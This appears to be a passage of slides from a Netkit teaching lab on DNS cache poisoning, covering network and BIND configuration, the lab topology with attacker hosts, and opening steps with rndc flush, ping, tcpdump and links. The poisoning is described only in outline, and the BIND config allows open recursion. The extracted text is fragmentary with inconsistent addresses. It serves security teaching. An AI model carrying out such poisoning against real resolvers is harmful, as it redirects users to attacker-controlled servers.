
Inside we will find a very basic network configuration:

(1) Definition of the interfaces:

```
ifconfig eth0 10.0.0.4 netmask 255.255.255.0 up
```

(2) Definition of the routes and DNS initialization

```
route add -net 192.168.0.0/25 gw 10.0.0.1 dev eth0  
route add -net 192.168.0.128/25 gw 10.0.0.2 dev  
eth0/etc/init.d/bind start
```



Inside a DNS server: dns-local

- 1) **db.local**: the dns-local database parameters and static hosts (client)

```
$TTL 60000
@      IN SOA  dnslocal.local.  root.dnslocal.local. (
        2006031201 ; serial
        28800 ; refresh
        14400 ; retry
        3600000 ; expire
        0 ; negative cache ttl
)
@      IN NS  dnslocal.local.
dnslocal  IN A  10.0.0.3
client   IN A  192.168.0.111
```

- 2) **db.root**: who is the DNS root?

```
.      IN NS   ROOT-SERVER.
ROOT-SERVER.  IN A   10.0.0.4
```

- 3) **named.conf**: defines the names of the zones as well as the hierarchy

```
options {
    allow-recursion {0/0; };
};

zone "." {
    type hint;
    file "/etc/bind/db.root";
};

zone "local" {
    type master;
    file "/etc/bind/db.local";
};
```

Structure of the lab

dns-local
10.0.0.3



dns-root
10.0.0.4




dns-com
10.0.0.5



r1



attacker
10.0.0.6



attserver
10.0.0.9



r2




client
198.168.0.111



facebook.com
192.168.0.222

Structure of the lab

Your desktop looks like this



Step1) Try the network out: rndc flush


(1) Cache cleaning

Before starting, we have to **clean the cache** of our local DNS.


⇒ On the *dns-local terminal* type:

```
rndc flush
```

⇒ Repeat it also for **dns-root** and **dns-com** (**all three green terminals**)



```
dns-local:~# rndc flush
dns-local:~# █
```



```
dns-root:~# rndc flush
dns-root:~# █
```



```
dns-com:~# rndc flush
dns-com:~# █
```

Step1) Try the network out: ping

(2) Ping facebook.com

Now the network is ready to go! We will try out some basic requests to find out if the configuration is working properly:


⇒ On the client terminal try to ping the server facebook.com:

```
ping facebook.com
```


⇒ In order to see what's happening, let the server listen to the traffic. On facebook terminal type:

```
tcpdump
```

You should now see something like this:



```
client
64 bytes from 192.168.0.222: icmp_seq=1 ttl=62 time=2.30 ms
64 bytes from 192.168.0.222: icmp_seq=2 ttl=62 time=0.915 ms
64 bytes from 192.168.0.222: icmp_seq=3 ttl=62 time=1.33 ms
64 bytes from 192.168.0.222: icmp_seq=4 ttl=62 time=1.95 ms
64 bytes from 192.168.0.222: icmp_seq=5 ttl=62 time=1.73 ms
64 bytes from 192.168.0.222: icmp_seq=6 ttl=62 time=1.63 ms
64 bytes from 192.168.0.222: icmp_seq=7 ttl=62 time=1.55 ms
64 bytes from 192.168.0.222: icmp_seq=8 ttl=62 time=1.41 ms
64 bytes from 192.168.0.222: icmp_seq=9 ttl=62 time=1.63 ms
64 bytes from 192.168.0.222: icmp_seq=10 ttl=62 time=3.06 ms
64 bytes from 192.168.0.222: icmp_seq=11 ttl=62 time=1.40 ms
█
```



```
facebook
equest, id 5378, seq 17, length 64
07:38:06.875324 IP 192.168.0.222 > 192.168.0.111: ICMP echo r
eply, id 5378, seq 17, length 64
07:38:07.885456 IP 192.168.0.111 > 192.168.0.222: ICMP echo r
equest, id 5378, seq 18, length 64
07:38:07.885504 IP 192.168.0.222 > 192.168.0.111: ICMP echo r
eply, id 5378, seq 18, length 64
07:38:08.885091 IP 192.168.0.111 > 192.168.0.222: ICMP echo r
equest, id 5378, seq 19, length 64
07:38:08.885124 IP 192.168.0.222 > 192.168.0.111: ICMP echo r
eply, id 5378, seq 19, length 64
█
```

⇒ Press **Ctrl+C** to stop the process

Step1) Try the network out: http request

(3) HTTP request to facebook.com

Now we will go a step further, we will make an **HTTP request to facebook.com**:




⇒ In order to see that the traffic is really flowing, make dns-root and facebook listen for http requests/responses:

```
tcpdump -n port 80
```

⇒ Proceed with the request. On client terminal type:

```
links facebook.com
```

Note: links is the browser of netkit which will perform an http request and visualize the content of the page



Network structure

dns-local
10.0.0.3

dns-root
10.0.0.4

dns-com
10.0.0.5



It is the user that wants to reach the server facebook.com



client
198.168.0.111

facebook.com
192.168.0.222

Network structure

dns-local
10.0.0.3

dns-... com
10



It is the local DNS server for the client. It has a cache for all the most visited sites and it knows the location of the root DNS.

At the beginning of this lab its cache is empty



r1



attacker
10.0.0.6



attserver
10.0.0.9



r2

A

B




client
198.168.0.111



facebook.com
192.168.0.222

Network structure



It is the root DNS of the hierarchy, which knows the address of all the top level domain DNS.

dns-local

dns-root

dns-com

10.0.0.3

10.0.0.4

10.0.0.5

r1

attacker

attserver

r2

10.0.0.6

10.0.0.9

client




facebook.com

198.168.0.111

192.168.0.222

WWW

Network structure




Network structure

dns-local
10.0.0.3

dns-root
10.0.0.4


dns-com
10.0.0.5



r1



attacker
10.0.0.6



attserver
10.0.0.7



r2



client
198.168.0.111



facebook.com
192.168.0.222

It is the web server that client wants to reach.

Network structure

dns-local
10.0.0.3



dns-root
10.0.0.4




dns-com
10.0.0.5



r1



attacker



attserver

10.0.0.9



r2



facebook.com

192.168.0.222

A



client

198.168.0.111

It puts the fake IP address in the cache of the local DNS, in order to poison it

Network structure

dns-local
10.0.0.3



dns-root
10.0.0.4



dns-com
10.0.0.5



C



r1



attacker
10.0.0.6



attserver



r2

B



client

198.168.0.111

It is the server where the attacker redirects the client



facebook.com

192.168.0.222


Network structure

LAN C with IP 10.0.0.0/24, holds the three servers, the attacker and his server

dns-local 10.0.0.3 dns-root 10.0.0.4 dns-com 10.0.0.5



r1 connects respectively LAN A with LAN C



r2 connects respectively LAN A with LAN B

attacker 10.0.0.6

attserver 10.0.0.9



LAN A with IP 192.168.0.0/25, holds only the client.

LAN B with IP 192.168.0.128/25, it holds only the web server facebook.com



facebook.com 192.168.0.222

Step2) Network discovery – dig


(1) Cache cleaning

Before starting, we have to **clean the cache** of our local DNS.


⇒ On the *dns-local terminal* type:

```
rndc flush
```

⇒ Repeat it also for **dns-root** and **dns-com** (**all three green terminals**)



```
dns-local:~# rndc flush
dns-local:~#
```



```
dns-root:~# rndc flush
dns-root:~#
```



```
dns-com:~# rndc flush
dns-com:~#
```

Step2) Network discovery – dig

(2) Understanding the DIG command

